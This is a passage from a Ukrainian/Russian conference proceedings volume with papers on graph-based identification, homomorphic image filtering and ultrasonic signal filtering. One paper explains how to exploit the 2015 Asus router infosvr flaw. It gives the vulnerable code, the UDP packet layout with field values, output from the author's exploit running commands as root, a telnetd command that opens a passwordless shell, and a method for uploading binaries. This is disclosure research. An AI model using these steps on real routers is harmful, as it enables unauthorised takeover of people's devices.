Висновок. Таким чином, у даній роботі, із застосуванням теорії графів, запропоновано методику яка дозволяє виявити наявність у ній таких елементів, що одні з них свідчать про наявність у системі інших та, при цьому, такі залежності є циклічними, що призводить до неможливості їх ідентифікації з точністю до одного конкретного елемента.

ЛІТЕРАТУРА

1. Рыбка Ю.М. Методика идентификации параметров систем /Ю.М. Рыбка // Системные технологии. Региональный межвузовский сборник научных работ.– Днепропетровск, 2011. – Выпуск 1 (72). – С. 51-53.
2. Гуляев В.А. Техническая диагностика управляющих систем / В.А. Гуляев // Киев: Наук. Думка. – 1983. – 208 с.

ГОМОМОРФНА ФІЛЬТРАЦІЯ ФОТОГРАММЕТРИЧНОГО ЗОБРАЖЕННЯ

Анотація. Розроблений спосіб попередньої обробки цифрових фотограмметричних зображень на основі гомоморфної їх обробки, який підвищує інформаційну значущість первинних зображень за критеріями достовірності розпізнавання на них геометричних форм.

Ключові слова: гомоморфна фільтрація, фотограмметричне зображення, інформаційна ентропія, сигнальна ентропія.

Постановка проблеми. Сучасні апаратні засоби дистанційного зондування фіксують фотограмметричні зображення в оптичному, інфрачервоному, мікрохвильовому діапазонах проміння з великих відстаней. Кожне таке зображення має окрему інформаційну значущість щодо подання характеристик об'єкту у його візуальній формі. Актуальним завданням є попередня обробка багатоспектральних растрових зображень, що забезпечує збільшення їх інформативної значущості.

Аналіз досліджень. У ряді досліджень за тематикою попередньої обробки багатотонових растрових зображень увага приділяється покращенню їх візуальної якості без урахування фізичних механізмів фіксації видової інформації, зокрема міжканальної кореляції. Інші дослідження присвячені розв'язанню даної задачі на основі обчислення статистичних параметрів цифрових зображень (метод аналізу головних компонент).

Узагальненою технологією для цифрової обробки зображень за участю нелінійного відображення в інші простори, в яких може використовуватися теорія лінійних фільтрів, з зворотним відображенням в первинний простір є гомоморфна фільтрація [1].

Сутність гомоморфної обробки зображення полягає в нормалізації рівнів яскравості, а саме звуженні їх динамічного діапазону, та одночасному підвищенні його контрастності [2], що суттєво підвищує ефективність попередньої обробки зображення.

Метою даної роботи є розробка алгоритму попередньої обробки багатотонових фотографічних зображень дистанційного зондування, отриманих сканерним способом, з використанням гомоморфної фільтрації, що має забезпечити збільшення їх інформативної значущості.

Теоретичні відомості. Яскравість можна вважати низькочастотною складовою, оскільки освітленість змінюється у просторі достатньо повільно, а зображення (складову відображувальної здатності) – високочастотним сигналом, оскільки зображення може містити дрібні деталі, що призводить до швидких змін у його текстурі та конфігурації. Добуток цих складових представляє собою результуючий сигнал на первинному зображенні

$$f(u, v) = f_i(u, v) \cdot f_r(u, v), \quad (1)$$

де $f(u, v)$ – інтенсивність зображення, $f_i(u, v)$ – функція освітленості та $f_r(u, v)$ – функція відображувальної здатності, u, v – дискретні просторові змінні.

З метою звуження динамічного діапазону обробці підлягає складова освітленості, а для підвищення контрастності – складова відображувальної здатності. Для цього шляхом гомоморфної обробки задача зводиться до лінійної

$$\begin{aligned} f^*(u, v) &= \ln[f(u, v)] = \ln[f_i(u, v) \cdot f_r(u, v)] = \\ &= \ln f_i(u, v) + \ln f_r(u, v) = f_i^*(u, v) + f_r^*(u, v), \end{aligned} \quad (2)$$

де $f^*(u, v)$ – щільність зображення, $f_i^*(u, v)$ та $f_r^*(u, v)$ – відповідно щільності освітленості та відображувальної здатності.

Таким чином, мультиплікативні складові зображення виявляються розділеними та надалі можуть оброблюватися незалежно один від одного. До отриманого сигналу $f^*(u, v)$ використовується лінійний фільтр високих частот тоді, згідно властивостей лінійних систем, отримуємо вираз

$$g^*(u, v) = g_i^*(u, v) + g_r^*(u, v), \quad (3)$$

де $g^*(u, v)$ – оброблена щільність зображення, $g_i^*(u, v)$ та $g_r^*(u, v)$ – відповідно оброблені щільності освітленості та відображувальної здатності.

З метою повернення до первинного простору використовуємо потенціювання

$$g(u, v) = \exp[g_i^*(u, v) + g_r^*(u, v)] =$$

$$= \exp[g_i^*(u, v)] \cdot \exp[g_r^*(u, v)] = g_i(u, v) \cdot g_r(u, v), \quad (4)$$

де $g(u, v)$ - оброблена інтенсивність зображення.

Інформаційна ентропія є однією з основних характеристик інформативності багатоспектрального растрового зображення та обчислюється за виразом [3]

$$E(x) = - \sum_{k=0}^{N-1} p_k \cdot \log_2 p_k, \quad (5)$$

де N - кількість рівнів яскравості, p_k - частота k -го рівня яскравості вибірки x ; k - цілочисловий рівень яскравості, який належить інтервалу $[0, 255]$.

Сигнальна ентропія є мірою інформаційної значущості багатоспектрального зображення [4]

$$E_{\text{сигн}}(x) = - \sum_{i=0}^{N-1} p_i \cdot \log_2 p_i, \quad (6)$$

де N - кількість рівнів яскравості, $p_i = \frac{i \cdot x_i}{\sum_{j=0}^{255} j \cdot x_j}$ є аналогом частоти i -го рівня яскравості вибірки x ; i - цілочисловий рівень яскравості, який належить інтервалу $[0, 255]$.

Результати. Гомоморфна обробка видових даних спрямована на видалення (фільтрацію) з первинних знімків частини надлишкової (привнесеної) інформації, що вноситься впливом знімальної апаратури оптичного комплексу на зображення ділянки земної поверхні, що фіксується, під час зйомки.

Запропонований алгоритм гомоморфної обробки складається з етапів:

- визначення комплексного кепстру вихідного зображення;
- визначення оптичної передатної функції та її спектру;
- обчислення різниці між комплексним кепстром зображення та спектром оптичної передатної функції із застосуванням натурального логарифмування;
- зворотнє перетворення з метою отримання шуканого натурального зображення.

Слід зазначити, що обчислення спектру виконувалося із застосуванням швидкого двовимірного перетворення Фур'є.

У якості вихідних даних для дослідження алгоритму гомоморфної обробки використані первинні видові дані космічного

апарату Terra (сканер Aster), зафіксовані у дев'яти спектральних діапазонах електромагнітного проміння, представлені на рисунку 1.




Рисунок 1 - Вихідні зображення

- а) перше RGB-зображення, сформоване з зображень 1, 2 та 3 каналів;
- б) друге RGB-зображення, сформоване з зображень 4, 5 та 6 каналів;
- в) третє RGB-зображення, сформоване з зображень 7, 8 та 9 каналів

З зображень, отриманих в результаті гомоморфної фільтрації вихідних даних, сформовані відповідні RGB- зображення, наведені на рисунку 2.




Рисунок 2– Результати гомоморфної обробки

- а) першого RGB-зображення, сформованого з зображень 1, 2 та 3 каналів;
- б) другого RGB-зображення, сформованого з зображень 4, 5 та 6 каналів;
- в) третього RGB-зображення, сформованого з зображень 7, 8 та 9 каналів

Для вихідних та отриманих в результаті гомоморфної фільтрації зображень кожного з дев'яти каналів обчисленні значення інформаційної та сигнальної ентропії, наведені у таблиці 1.

Збільшення значень інформаційної та сигнальної ентропії (таблиця) для отриманих в результаті обробки зображень у порівнянні з

вихідними свідчить про підвищення інформаційної значущості зображень при застосуванні гомоморфної обробки, що пояснюється очищенням зображення від завад, привнесених знімальною апаратурою.

Таблиця 1

Інформаційна та сигнальна ентропія

Обробка № кана- лу	Інформаційна ентропія		Сигнальна ентропія	
	Вихідні	Оброблені	Вихідні	Оброблені
1	4.6392	5.0167	4.7139	5.2269
2	4.6527	5.0463	4.6970	5.2519
3	4.9739	5.5735	4.7303	5.5085
4	4.9132	5.5212	4.5634	5.3544
5	4.6431	5.1213	4.4294	5.0717
6	4.8352	5.3312	4.5899	5.2545
7	4.7105	5.2654	4.5222	5.2350
8	4.7585	5.2519	4.6294	5.2881
9	4.4914	5.0395	4.4913	5.1587

Висновки. Гомоморфна фільтрація використана для підвищення інформативності оброблюваних зображень. Гомоморфна обробка дозволяє нормалізувати рівні яскравості фотографічного зображення та одночасно підвищити його контрастність. При цьому також видаляються мультиплікативні завади з оброблюваного зображення.

Подальший розвиток запропонованих досліджень можливо проводити в напрямку нових шляхів перетворення просторових розподілів яскравості при попередній обробці за рахунок використання інших підходів гомоморфної фільтрації з метою збільшення ефективності запропонованих способів.

Авторка дякує науковому керівникові д.т.н., професору Корчинському В.М. за постановку завдання та підтримку досліджень.

ЛІТЕРАТУРА

1. Залманзон Л. А. Преобразования Фурье, Уолша, Хаара и их применение в управлении, связи и других областях / Л. А. Залманзон. - М.: Наука. - 1989. - 496 с.
2. Гренандер У. Лекции по теории образов: в 2 томах / Том 2: Анализ изображений / У. Гренандер: пер. с англ. - М.: Мир, 1981. - 448 с.
3. Шеннон К. Работы по теории информации и кибернетике / К. Шеннон: пер. с англ. - М.: ИИЛ, 1963. - 830 с.
4. Корчинський В. М. Підвищення інформативності проєкційних растрових зображень / В. М. Корчинський, О. М. Гордієнко // Прикладна геометрія та інженерна графіка / Праці Таврійської державної агротехнічної академії. - Вип. 4, т. 25 // - Мелітополь: ТДАТА, 2004. - С. 33-37.

С.В. Тищенко

ЕКСПЛУАТУВАННЯ ROOT-ВРАЗЛИВОСТІ У РОУТЕРАХ ВІД КОМПАНІЇ ASUS

Анотація. Виявлено критичну вразливість у програмному забезпеченні роутерів компанії Asus. Визначено умови успішного експлуатування вразливості. Визначено параметри та можливості, які надає вразливість.

Ключові слова: роутери, маршрутизатори, вразливість, експлоїт, infosvr.

Вступ. На початку 2015 року компанія Asus усунула критичну вразливість у програмному забезпеченні своїх роутерів. Вразливість давала можливість неавторизованого виконання будь-яких системних команд з привілеями суперкористувача. Компанія Asus випустила оновлення програмного забезпечення, у якому цю вразливість вже усунуто, але все ще багато користувачів працюють із вразливими пристроями.

Основна частина. Вразливість виявлено в службі під назвою *infosvr*. Ця служба відповідає за взаємодію з програмним забезпеченням для операційної системи Windows, яке допомагає користувачам налаштовувати роутер. Служба *infosvr* чекає на вхідні UDP пакети на порті під номером 9999. Коли приходить певний пакет, вона аналізує його тип та код операції і виконує відповідну дію. Наприклад, якщо код операції `NET_CMD_ID_GETINFO (0x1F)`, то служба збирає інформацію про мережеві налаштування роутера та відправляє цю інформацію на той же порт іншим пристроям (широкомовний пакет). Але є інший код операції - `NET_CMD_ID_MANU_CMD (0x33)`. Якщо служба виявляє цей код, то вона зчитує текстову команду, яка міститься у тілі того ж пакету та змушує систему виконати її. Система виконує команду з найвищими правами, адже сама служба *infosvr* запущена від імені суперкористувача.

Така ситуація стала можливою завдяки помилці у програмному коді служби *infosvr*. Була помилково використана функція *тетсру* замість *тетстр*. Функція *тетстр* мала перевірити поле заголовку пакета на відповідність вмісту аналогічного поля в самому роутері. У разі невідповідності вмісту цих полів – обробка пакету припиняється. Блок коду з помилкою:

```
if (phdr->OpCode!=NET_CMD_ID_GETINFO &&
    phdr->OpCode != NET_CMD_ID_GETINFO_MANU)
{
phdr_ex = (IBOX_COMM_PKT_HDR_EX *)pdubuf; // Check Mac Address
if (memcmp(phdr_ex->MacAddress, mac, 6)==0)
{
    dprintf("Mac Error %2x%2x%2x%2x%2x%2x\n",
        (unsigned char)phdr_ex->MacAddress[0],
        (unsigned char)phdr_ex->MacAddress[1],
        (unsigned char)phdr_ex->MacAddress[2],
        (unsigned char)phdr_ex->MacAddress[3],
        (unsigned char)phdr_ex->MacAddress[4],
        (unsigned char)phdr_ex->MacAddress[5] );
    return NULL;
}
phdr_res->Info = phdr_ex->Info;
memcpy(phdr_res->MacAddress, phdr_ex->MacAddress, 6);
}
```

У другій умові замість порівняння комірок пам'яті відбувається їх копіювання – `if (memcmp(phdr_ex->MacAddress, mac, 6)==0)`. Після копіювання функція *тетсру* повертає адресу призначення, яка не буде дорівнювати нулю. Тобто умова ніколи не виконається, а отже, обробка таких пакетів буде продовжуватися. Імовірно там мало би бути `if (memcmp(phdr_ex->MacAddress, mac, 6)!=0)`. Але навіть за таких обставин цю перевірку можна було б подолати записавши в поле пакета MAC-адресу роутера. Оце й уся аутентифікація. Далі команда копіюється із поля даних пакету в заздалегідь підготовлені буфери, форматується та виконується (показано лише найбільш значущі рядки, справжній код складніший):

```
switch(phdr->OpCode)
{
case NET_CMD_ID_MANU_CMD:
#define MAXSYSCMD 256
char cmdstr[MAXSYSCMD];
```

```

PKT_SYSCMD *syscmd;
syscmd = (PKT_SYSCMD *) (pdubuf+sizeof(IBOX_COMM_PKT_HDR_EX));

if (syscmd->len>=MAXSYSCMD) syscmd->len=MAXSYSCMD;
syscmd->cmd[syscmd->len]=0;
syscmd->len=strlen(syscmd->cmd);
fprintf(stderr,"system cmd: %d %s\n", syscmd->len, syscmd-
>cmd);
sprintf(cmdstr, "%s > /tmp/syscmd.out", syscmd->cmd);
system(cmdstr);
}

```

Якщо перейти на офіційний сайт компанії за посиланням [1] та вибрати будь-який роутер, а потім перейти на сторінку завантаження прошивок для цього роутера, то ймовірно, що в описі прошивки за січень 2015 року буде рядок «Fixed infovr security issue». Це означає, що вразливим був чи не кожен роутер.

Щоб змусити роутер виконати потрібну нам команду необхідно сформувати UDP пакет із полем даних такої структури:

```

BYTE      ServiceID;
BYTE      PacketType;
WORD      OpCode;
DWORD     Info; // Or Transaction ID
BYTE      MacAddress[6];
BYTE      Password[32];
WORD      len;
BYTE      cmd[420].

```

Поле ServiceID має дорівнювати NET_SERVICE_ID_IBOX_INFO (0x0C).

Поле PacketType – NET_PACKET_TYPE_CMD (0x15). Роутер відповідає, змінивши значення цього поля на NET_PACKET_TYPE_RES (0x16).

Поле OpCode для виконання команд має дорівнювати NET_CMD_ID_MANU_CMD (0x33).

Поле Info може бути довільним. Використовується як мітка, щоб розрізнити відповіді служби infovr на різні пакети-запити.

Поле MacAddress завдяки помилці, що розглянута вище, не має значення.

Поле Password не використовується. Імовірно розробники програмного забезпечення роутера планували використовувати його для коректної аутентифікації, але так і не реалізували задумане.

Поле len містить довжину команди, яку необхідно виконати.

Поле cmd містить саму команду.


Було розроблено програму-експлойт, що формує такий пакет, налаштовує його, приймає рядок-команду від користувача та відправляє на роутер-ціль.

У процесі відлагодження експлойту виявлено такі особливості вразливості:

- Максимальна довжина користувацької команди – 238 символів;
- Максимальна довжина відповіді – 420 символів.

Максимальна довжина відповіді обумовлена розміром буферу на який вказує поле cmd.

Демонстрацію роботи експлойту можна побачити на рисунку 1.



```

C:\Администратор: C:\Windows\system32\cmd.exe

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ls -C"
Sending to 255.255.255.255 command (5 chars):

root:/# ls -C
bin  dev  etc  home  init  lib  mnt  proc  sys  tmp  usr  var  web

Response from 192.168.1.1 (76 chars).

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "cat /proc/version" any RES_ONLY
Linux version 2.6.30.9 (root@wireless-desktop) (gcc version 3.4.6-1.3.6) #1 Thu
Sep 18 18:05:40 CST 2014

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ps"
Sending to 255.255.255.255 command (2 chars):

root:/# ps
  PID  USER      USZ  STAT  COMMAND
    1  root      1188  S     init
    2  root         0  SW<   [kthreadd]
    3  root         0  SW<   [ksoftirqd/0]
    4  root         0  SW<   [events/0]
    5  root         0  SW<   [khelper]
    6  root         0  SW<   [async/mgr]
    7  root         0  SW<   [kblockd/0]
    8  root         0  SW<   [pdflush]
    9  root         0  SW<   [kswapd0]
   10  root         0  SW<   [mtdblockd]
   120  root
Response from 192.168.1.1 (420 chars - !!).

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ps | grep sh"
Sending to 255.255.255.255 command (12 chars):

root:/# ps | grep sh
    8  root         0  SW<   [pdflush]
   746  root      1192  S     -/bin/sh
  1151  root      1184  S     sh -c ps | grep sh > /tmp/syscmd.out
  1153  root      1184  S     grep sh

Response from 192.168.1.1 (171 chars).

D:\Lab\AsusRouterTools\Release>

```

Рисунок 1 – Демонстрація роботи експлойту

Але так працювати незручно. Використовуючи експлойт можна ввімкнути службу *telnet* і дозволити собі підключення до роутера за допомогою програми-термінала без запиту паролю. Це здійснюється виконанням команди «*telnetd -l/bin/sh -p777*». Ця команда запустить службу, що чекає на вхідні з'єднання на порті під номером 777. Тепер немає жодних обмежень.

Отже, маємо повний контроль над системою маршрутизатора. Роутер можна перезавантажити, вивести з ладу (пошкодити прошивку) чи подивитись/змінити його налаштування. А ще можна завантажувати на нього сторонні файли (у тому числі двійкові програми). Ідея така:

- Зчитуємо порцію байт з файлу-джерела;
- Перетворюємо їх в текстовий вигляд, що зрозумілий для команди «*echo -e*»;
- Формуємо пакет із системною командою;
- Відправляємо його на розтер;
- Повторюємо попередні дії поки не перешлемо весь файл.

На перший погляд нічого складного. Але є дві перешкоди. Перша – це обмеження на максимальну довжину користувацької команди. Це не критично. Просто доведеться розбивати файл-джерело на більшу кількість частин. Друга перешкода – ненадійність протоколу UDP. Треба вживати додаткових заходів, щоб забезпечити надійність передачі. Проблема вирішено наступним чином: окремі частини файлу-джерела записуються в окремі файли на роутері. Потім перевіряється вміст цих файлів на відповідність файлу-джерелу. Якщо якась частина відсутня або пошкоджена – її передача повторюється. Коли всі частини передано та перевірено, виконується їх об'єднання за допомогою команди «*cat*» в один файл.

Якщо було передано виконуваний файл (*Executable and Linkable Format*), то відразу його запустити не вийде. Як відомо, в системі *Linux* для запуску виконуваних файлів потрібно, щоб був встановлений біт дозволу на виконання. Проблема в тому, в операційній системі роутера не встановлено програму *chmod*, а отже, немає можливості змінювати режим доступу до файлів. Але проблему можна обійти. Треба скопіювати файл, у якого заздалегідь є дозвіл на виконання, в каталог для тимчасових файлів. Потім – скопіювати в той же каталог під тим же іменем файл, що завантажено з комп'ютера.

Тепер програму, що завантажена з комп'ютера можна запускати на виконання.

Більше можна дізнатися зі статті, що опублікована мною на електронному ресурсі за адресою [2] під назвою «Эксплуатируем root-уязвимость в роутерах Asus».

Висновки. Програмісти компанії Asus допустили помилку в коді програмного забезпечення для своїх маршрутизаторів, що стало причиною виникнення серйозної вразливості. Вразливість дозволяла неавторизованим користувачам виконувати будь-які системні команди з найвищими правами. Це давало їм повну владу над роботою пристрою. У статті запропоновані програмні засоби, які дозволяють скоригувати програмний код та виключити потенційну небезпеку неавторизованого виконання команд.

ЛІТЕРАТУРА

1. Все продукты Asus [Електронний ресурс]. – Режим доступу: URL: <http://www.asus.com/ua/Networking/AllProducts/> – назва з екрану.
2. Эксплуатируем root-уязвимость в роутерах Asus - Хабрахабр [Електронний ресурс]. – Режим доступу: URL: <http://habrahabr.ru/post/253013/> – назва з екрану.
3. Got an Asus router? Someone on your network can probably hack it [Електронний ресурс]. – Режим доступу: URL: <http://arstechnica.com/security/2015/01/got-an-asus-router-someone-on-your-network-can-probably-hack-it/> – назва з екрану.
4. ASUS Router infosvr UDP Broadcast root Command Execution [Електронний ресурс]. – Режим доступу: URL: <https://github.com/jduck/asus-cmd> – назва з екрану.

Д.С. Астахов, Ю.П. Дьяченко, Д.П. Вириенко, А.В. Кошулян

**ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ФИЛЬТРАЦИИ
ИЗМЕРЕНИЙ ТЕНЕВОГО УЛЬТРАЗВУКОВОГО КОНТРОЛЯ
ПО МЕТОДУ SSA – “ГУСЕНИЦА”**

Аннотация. Экспериментально исследован вопрос выбора числа компонент и длины окна для фильтрации по методу SSA - “Гусеница” ультразвуковых измерений, полученных теневым методом на металлическом образце с искусственным отражателем, имитирующим дефект.

Ключевые слова: Неразрушающий контроль, теневой метод, шум, фильтрация, SSA - “Гусеница”.

Постановка задачи

Для контроля качества металлических изделий получил распространение теневой ультразвуковой (УЗ) метод неразрушающего контроля. Он основан на явлении затухания амплитуды УЗ колебаний при их распространении через область изделия, содержащую несплошность. Для возбуждения и приёма импульсных УЗ колебаний используются два пьезоэлектрических преобразователя (ПЭП), расположенные соосно контролируемому участку изделия. Проходя через металл, УЗ-луч подвергается множественным переотражениям, что в основном обусловлено зернистой структурой металла [1]. Это приводит к тому, что на приемник вместе с полезным сигналом поступает шумовой сигнал. Такой шум снижает достоверность контроля и увеличивает риск не обнаружить полезный сигнал от дефекта. В связи с этим, является актуальным вопрос фильтрации таких сигналов. В данной работе рассмотрена практическая возможность применения для этой цели метода сингулярного спектрального анализа «Гусеница» [2].

Фильтрация по методу SSA - «гусеница»

Предполагается аддитивная модель выборок УЗ измерений:

$$x(t_i) = s(t_i) + \varepsilon(t_i),$$

где $x(t_i)$ - зашумлённый сигнал, поступающий на приёмник, $s(t_i)$ - полезный сигнал (низкочастотный), $\varepsilon(t_i)$ - шумовой сигнал (высокочастотный), t_i - временные отсчеты прихода УЗ импульсов, $i=1,2,\dots,n$, n - количество отсчетов.

Используя временной ряд $\mathbf{x}=(x_1,\dots,x_n)$, где $x_i=x(t_i)$, можно сформировать траекторную матрицу X , предварительно выбрав длину окна L :

$$X = \begin{pmatrix} x_1 & x_2 & x_3 & \cdots & x_K \\ x_2 & x_3 & x_4 & \cdots & x_{K+1} \\ x_3 & x_4 & x_5 & \cdots & x_{K+2} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ x_L & x_{L+1} & x_{L+2} & \cdots & x_{K+L-1} \end{pmatrix}.$$

Для обработки этой матрицы используется SVD разложение, т.е. представление матрицы X в виде произведения $X=U\Lambda^{\frac{1}{2}}V^T$, где U - ортогональная матрица левых собственных векторов, V - ортогональная матрица правых собственных векторов, а $\Lambda^{\frac{1}{2}}$ - матрица сингулярных чисел. Разложение матрицы X можно записать в виде суммы матриц единичного ранга:

$$X = \sum_{j=1}^d X_j,$$

где d - количество ненулевых сингулярных чисел, $X_j = \sqrt{\lambda_j} u_{:,j} v_{:,j}^*$, $u_{:,j}$ - j -й вектор столбец матрицы U , $v_{:,j}^T$ - транспонированный j -й вектор столбец матрицы V .

Операцией усреднения побочных диагоналей $\mathbf{x}_j = \text{diag}(X_j)$, каждая матрица X_j переводится в вектор $\mathbf{x}_j$, причем сумма таких составляющих векторов даёт исходный вектор $\mathbf{x}$:


$$\mathbf{x} = \sum_{j=1}^d \mathbf{x}_j.$$

Номера $j=1,2,\dots,d$ выбираются таким образом, чтобы составляющая x_1 соответствовала первому по величине сингулярному числу $\sqrt{\lambda_1}$, а составляющая x_d - последнему ненулевому $\sqrt{\lambda_d}$. При этом первые составляющие содержат низкочастотные компоненты временного ряда (трендовые и периодические), а последующие – высокочастотные. На этом явлении и основана фильтрация методом «гусеница» [2].

Параметрами фильтрации являются, собственно, количество и номера первых компонент, сумма которых даст интересующую составляющую ряда, а также длина окна L . Очевидно, что различные значения этих параметров определяют качество фильтрации, которое численно можно выразить, как отношение амплитуды сигнала от дефекта к среднеквадратическому значению шума. Вопрос по выбору количества компонент и длины окна, при которых наблюдается максимальное отношение сигнал-шум, исследуется далее экспериментально.

Эксперимент

Измерения были выполнены на стальном образце – пластине толщиной 30мм. с искусственным отражателем диаметром 3мм (сквозное отверстие). Для возбуждения УЗ колебаний использовались ПЭП с частотой 5МГц. Функциональная схема экспериментальной установки изображена на рис.1.

